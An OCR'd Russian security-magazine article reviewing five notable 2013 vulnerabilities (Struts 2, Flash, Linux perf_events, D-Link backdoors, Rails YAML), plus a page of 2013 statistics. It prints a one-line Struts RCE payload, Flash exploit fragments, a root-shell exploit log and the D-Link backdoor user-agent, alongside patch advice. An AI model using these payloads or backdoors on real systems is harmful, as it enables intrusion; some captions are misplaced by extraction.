ТОР 5 самых интересных уязвимостей 2013 года

Избранные страницы CVE за прошедший год

Этот год был довольно интересным по найденным багам. Тут тебе и однострочные эксплойты для получения RCE на многих серверах разом, и ядро Линукс не оставили в стороне (нашлась лазейка, которая затронула практически все ядра, выпущенные за последние три года). Никогда не покинут нас уязвимости во флеше и подлые «баги» — различные бэкдоры. Мы сделали пять номинаций, давай же рассмотрим их!

Сергей Белов
@sergeybelove

Самый нашумевший: CVE-2013-2115


16 июля 2013 года на китайских форумах появилось сообщение об уязвимости в Apache Struts 2. Точнее, они выложили сплоит для всех желающих в паблик. Писалось, что через нее можно получить в один запрос Remote Command Execution на целевом сервере!

И все бы ничего, но это оказалось правдой. Сотни компаний используют Struts для разработки приложений и корпоративных сайтов. Выяснилось, что уязвима вся вторая ветка, исправление пришло лишь только в версии 2.3.15.1.

Уязвимости присвоили номер CVE-2013-2115. Закралась она в неправильной работе библиотек OGNL и XWork: специально сформированным запросом можно было подключить произвольный OGNL-код и выполнить его на системе.

Удалось поломать developers.apple.com и другие крупные ресурсы, администраторы которых не успели пропатчиться или просто не знали. В общем, вау-эффект, хоть и короткий, эта уязвимость принесла. А вот и сам эксплойт:

```
http://host/struts2-blank/example/↵
X.action?action:%25{(new+java.lang.↵
ProcessBuilder(new+java.lang.↵
String[]{'command','goes','here'})).↵
start()}
```



Отформатированный код для исполнения на целевом сервере для Apache Struts 2

Самый изящный: CVE-2013-0634

Данный эксплойт стал номинантом на премию Best Client-Side Bug на Pwnie Awards 2013. Он использует уязвимость в Adobe Flash Player, в котором происходит переполнение буфера при обработке регулярных выражений. И пожалуйста — побег из песочницы, и обход ASLR, и DEP. Эксплойт долгое время эксплуатировался in the wild в феврале 2013-го, применим к свежим версиям флеша для Windows, Mac, Linux и даже Android! Атакующий может перезаписать длину вектора объекта, а затем прочитать соседние участки памяти для поиска базового адреса flash.ocx. Установка бесконечного выделения памяти для новых объектов:

```
obj = new Vector.<Object>(16);
    obj[0] = new RegExp(_loc_24, "");
    obj[1] = new Number[0, 0, 0, 0,↵
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1];
    obj[2] = new Number[0, 0, 0, 0, 0,↵
      0, 0, 0, 0, 0, 0, 0, 0, 0, 1];
    obj[3] = new Number[0, 0, 0, 0, 0,↵
      0, 0, 0, 0, 0, 0, 0, 0, 0, 1];
    obj[4] = new Number[0, 0, 0, 0, 0,↵
      0, 0, 0, 0, 0, 0, 0, 0, 0, 1];
```

Обнуляем объект <Number\> с индексом 1:

```
obj[1] = null;
```

Создаем новый объект RegExp, который пытается влезть в только что освобожденное место в памяти:

```
boom = "(?i)()()(?-i)||||||||||||||||↵
|||||||"; var trigger = new RegExp↵
(boom, "");
```

Неправильное регулярное выражение перезаписывает длину вектора, увеличивая obj[2]. Из-за поврежденного размера злоумышленник может использовать obj[2] для чтения или записи в память в огромных участках памяти, чтобы найти базовый адрес flash.ocx и перезаписать vftable для выполнения уже своего произвольного кода.

Изящество эксплойта CVE-2013-0634 заключается в том, что подобную технику с применением регулярных выражений можно использовать и при новых атаках на флеш, и не только на флеш.

Внутренности эксплойта

Последствия эксплуатации для разных платформ (дропперы) и мемдамп для анализа

Самый хардкорный: CVE-2013-2094

Изящен он тем, что этот подход (через регулярные выражения) можно использовать и при новых атаках на флеш, и не только на флеш

Данную уязвимость мы уже описывали в нашем журнале (www.xakep.ru/post/61674). 14 мая прошедшего года в ядре Linux была обнаружена серьезная локальная 0-day-уязвимость (CVE-2013-2094), затрагивающая практически все версии ядер, выпущенные за последние три года. Это довольно серьезный удар по репутации Linux, а также админов, серверы которых были взломаны. Является ли этот случай исключением из правил и как часто на самом деле в Linux находят серьезные проблемы безопасности?

Данная уязвимость была выявлена в ядрах с 2.6.37 по 3.8.8 и, по сути, распространялась на все актуальные версии дистрибутивов и даже на RHEL 6 и CentOS 6, которые хоть и основаны на ядре 2.6.32, но включают в себя бэкпортированную функциональность из более поздних ядер. Проблемный участок был найден в коде подсистемы PERF_EVENTS, предназначенной для трассировки, но активированной в большинстве дистрибутивов.

Вместе с известием об ошибке был опубликован и рабочий эксплойт, однако сама ошибка была исправлена еще в апреле вместе с выпуском ядра версии 3.8.9, без разглашения информации об уязвимости. Стоит отметить, что доступный сплоит не сработает, если значение параметра kernel.perf_event_paranoid механизма sysctl равно двум.

```
sysctl -w kernel.perf_event_paranoid=2
```

Однако эта команда не решает проблему в принципе. Немного модифицировав исходный код сплоита, можно получить root даже при kernel.perf_event_paranoid=2.

В этом году были найдены и другие уязвимости для повышения привилегий, но они охватывали меньший диапазон версий ядра Linux.

```
[CVE-2013-2094@localhost ~]$ gcc -O2 ./semtext.c
[CVE-2013-2094@localhost ~]$ ./a.out
2.6.37-3.x x86_64
sd@fucksheep.org 2010
-sh-4.1# whoami
root
-sh-4.1# id
uid=0(root) gid=0(root) groups=0(root),501(CVE-2013-2094) context=unconfined_u:u
nconfined_r:unconfined_t:s0-s0:c0.c1023
```

Установка «скринлокеров» через CVE-2013-2094

Самый подлый: CVE-2013-6026

Предыстория такая. В начале года вернулась мода копать различные устройства под рукой, например роутеры. Доступен, распространен, а собой представляет целый мини-компьютер. Тут тебе обычно и Линукс, и веб-морда. И не задалось с D-Link'ом: сначала у них выявили уязвимости в стиле конца 90-х — начала 2000-х, но это ладно. А потом начали находиться разные неприятные бэкдоры.

Первый из них затрагивает модели DIR-300revA, DIR-300revB, DIR-600revB. На устройствах присутствует следующий скрипт:

```
./rootfs/etc/scripts/misc/telnetd.sh
#!/bin/sh
image_sign=cat /etc/config/image_sign
TELNETD=rgdb -g /sys/telnetd
if [ "$TELNETD" = "true" ]; then
 echo "Start telnetd ..." > /dev/console
 if [ -f "/usr/sbin/login" ]; then
  lf=rgdb -i -g /runtime/layout/lanif
   telnetd -l "/usr/sbin/login" -u ↵
   Alphanetworks:$image_sign -i $lf &
  else
   telnetd &
  fi
fi
root@bt:~/firmware/DIR300-extracted# ↵
cat rootfs/etc/config/image_sign
wrgg19_c_dlwbr_dir300
```

Для нас ключевая строчка — поднятие демона telnetd и указание юзера и пароля. Юзер — Alphanetworks, пароль — версия текущей прошивки. Неприятно, не правда ли? Ну да ладно, едем дальше, стали копать их глубже.

Прошивка D-Link. Интересное сравнение строк в alpha_auth_check

Демонстрация работы бэкдора в Telnet-демоне D-Link'а

Теперь к списку добавляются следующие модели:

- DIR-100;
- DI-524;
- DI-524UP;
- DI-604S;
- DI-604UP;
- DI-604+;
- TM-G5240;
- Planex BRL-04UR (роутеры используют прошивку от D-Link);
- Planex BRL-04CW.

Крейг Хеффнер (Craig Heffner) разреверсил прошивки для этих устройств и сообщил, что нашел интересное место при авторизации на роутере. Если юзерагент равен значению xmlset_roodkcableoj28840ybtide, то авторизация не требуется. Если прочитать строчку задом наперед, получится editby04882joelbackdoor_teslmx, что явно говорит о назначении данного кода. Но сделаем некоторое отступление. Есть непроверенная информация, что данная «фича» юзалась для реконфигурации DNS-сервера какой-то из либ на роутере (начало UA намекает об этом — xmlset) и это просто возможный костыль и злого умысла не было. Но так или иначе, даже если это так — это непростительный в данном случае костыль.

D-Link выпустил обновленные прошивки, исправляющие эти уязвимости. Конечно, все перечисленные модели довольно старые, но очень популярные устройства, разошедшиеся в свое время большим тиражом.

Самый популярный: CVE-2013-0156

Ruby on Rails — популярный фреймворк, который часто выбирают для стартапов как гибкую и довольно устойчивую к высоким нагрузкам платформу (например, твиттер сперва писался на RoR). В начале года была обнаружена бага во всех версиях этого фреймворка, которая позволяла провести DoS-атаку, SQL-инъекцию или выполнить любой код на целевой системе! Атакующему всего лишь требуется отослать специально скрафтенный XML, содержащий в себе YAML-объект. Рельсы парсят XML и подгружают объект из YAML. В процессе выполнения отправленный код может выполниться (зависит от типа и структуры отправленных объектов).

Теперь по шагам:

- Рельсы парсят параметры, основываясь на Content-Type.
- XML-парсер (вплоть до пропатченных версий) запускает YAML-парсер, у которых указан type="yaml". Вот пример XML'ки, в которую встроен YAML:

```
<foo type="yaml">
 yaml: goes here
 foo:
   - 1
   - 2
</foo>
```

- YAML позволяет десериализовать произвольные Ruby-объекты.
- Так как Ruby динамичен, десериализация YAML-объекта может вызвать какой-либо триггер, включая методы, которые нужны для десериализации этого объекта.
- Некоторые классы Ruby присутствуют во всех приложениях на рельсах (например, ERB-шаблон). Их и можно использовать для выполнения любого Ruby-кода и, как следствие, любых команд на сервере.

Демонстрация работы эксплойта в RoR через модуль MSF

Эксплойт уже есть в Metasploit и не представляет собой какой-либо сложности. Можно найти и просто скрипты эксплуатации, без привязки как MSF. Бага проверена редакцией — все работает :). Схожая ошибка в обработке нашлась еще в JSON-парсере, эксплойт для него вышел чуть позже.

Решение проблемы — пропатчить Rails (патчи доступны, например, здесь: bit.ly/1bwrHXw) или просто обновить RoR (исправлено в 3.2.11, 3.1.10, 3.0.19, 2.3.15).

В начале года вернулась мода копать различные устройства под рукой, например роутеры

2013 год в цифрах

136 000 000 $

ПОТЕРЯЛ ИНДЕКС DOW JONES ПОСЛЕ ФЕЙКОВОГО СООБЩЕНИЯ О ВЗРЫВЕ В БЕЛОМ ДОМЕ, ОПУБЛИКОВАННОМ «СИРИЙСКОЙ ЭЛЕКТРОННОЙ АРМИЕЙ»

45%

ЭТИМ ЛЕТОМ СЕРВЕРЫ GOOGLE УПАЛИ НА 5 МИНУТ. В ЭТОТ ПЕРИОД МИРОВОЙ ИНТЕРНЕТ-ТРАФИК СНИЗИЛСЯ НА 45%

5 000 000

В СЕРЕДИНЕ АВГУСТА ПРОИЗОШЕЛ РЕЗКИЙ СКАЧОК ЧИСЛА ПОЛЬЗОВАТЕЛЕЙ СЕТИ TOR. К НАЧАЛУ СЕНТЯБРЯ КОЛИЧЕСТВО ЮЗЕРОВ ВЫРОСЛО С ПРИМЕРНО 1 МИЛЛИОНА ДО 5 И ПРОДОЛЖИЛО РОСТ ДО ВТОРОЙ НЕДЕЛИ ОКТЯБРЯ

300 Гбит/с


КОНФЛИКТ МЕЖДУ ДВУМЯ ИНТЕРНЕТ-КОМПАНИЯМИ ЭТОЙ ВЕСНОЙ ПРИВЕЛ К САМОЙ БОЛЬШОЙ DDOS-АТАКЕ В ИСТОРИИ. ЕЕ МОЩНОСТЬ ДОСТИГЛА 300 ГИГАБИТ В СЕКУНДУ

« 1984 »

В ИЮНЕ ЭТОГО ГОДА ПРОДАЖИ КНИГИ ДЖОРДЖА ОРУЭЛЛА «1984» НА AMAZON ЗА СУТКИ ВЫРОСЛИ ПОЧТИ НА 7000 ПРОЦЕНТОВ. КНИГА ЗАНЯЛА 184-Е МЕСТО (ДО ЭТОГО БЫЛО 12859-Е). ОЧЕВИДНО, ЧТО ИНТЕРЕС К КЛАССИЧЕСКОЙ АНТИУТОПИИ О ТОТАЛИТАРНОМ ОБЩЕСТВЕ ВОЗНИК НА ФОНЕ НОВОСТЕЙ О PRISM. ОДНАКО ЛОГИЧЕСКОГО ОБЪЯСНЕНИЯ ТАКИХ МАСШТАБОВ НЕТ. НАПРИМЕР, В GOOGLE TRENDS ЧАСТОТА ЗАПРОСА «1984» ВЫРОСЛА МЕНЕЕ ЧЕМ НА 25%

฿ = 1137$

КУРС BITCOIN К КОНЦУ НОЯБРЯ ДОСТИГ ПИКОВОЙ ОТМЕТКИ В 1137 ДОЛЛАРОВ. В НАЧАЛЕ ГОДА ОН НАХОДИЛСЯ НА УРОВНЕ 13,5. КОЛИЧЕСТВО СДЕЛОК В ДЕНЬ ДОСТИГЛО К ТОМУ ЖЕ МОМЕНТУ 98 ТЫСЯЧ ПРОТИВ 36 ТЫСЯЧ НА НАЧАЛО ГОДА



ICMP-запросов было послано на серверы «Яндекс» за год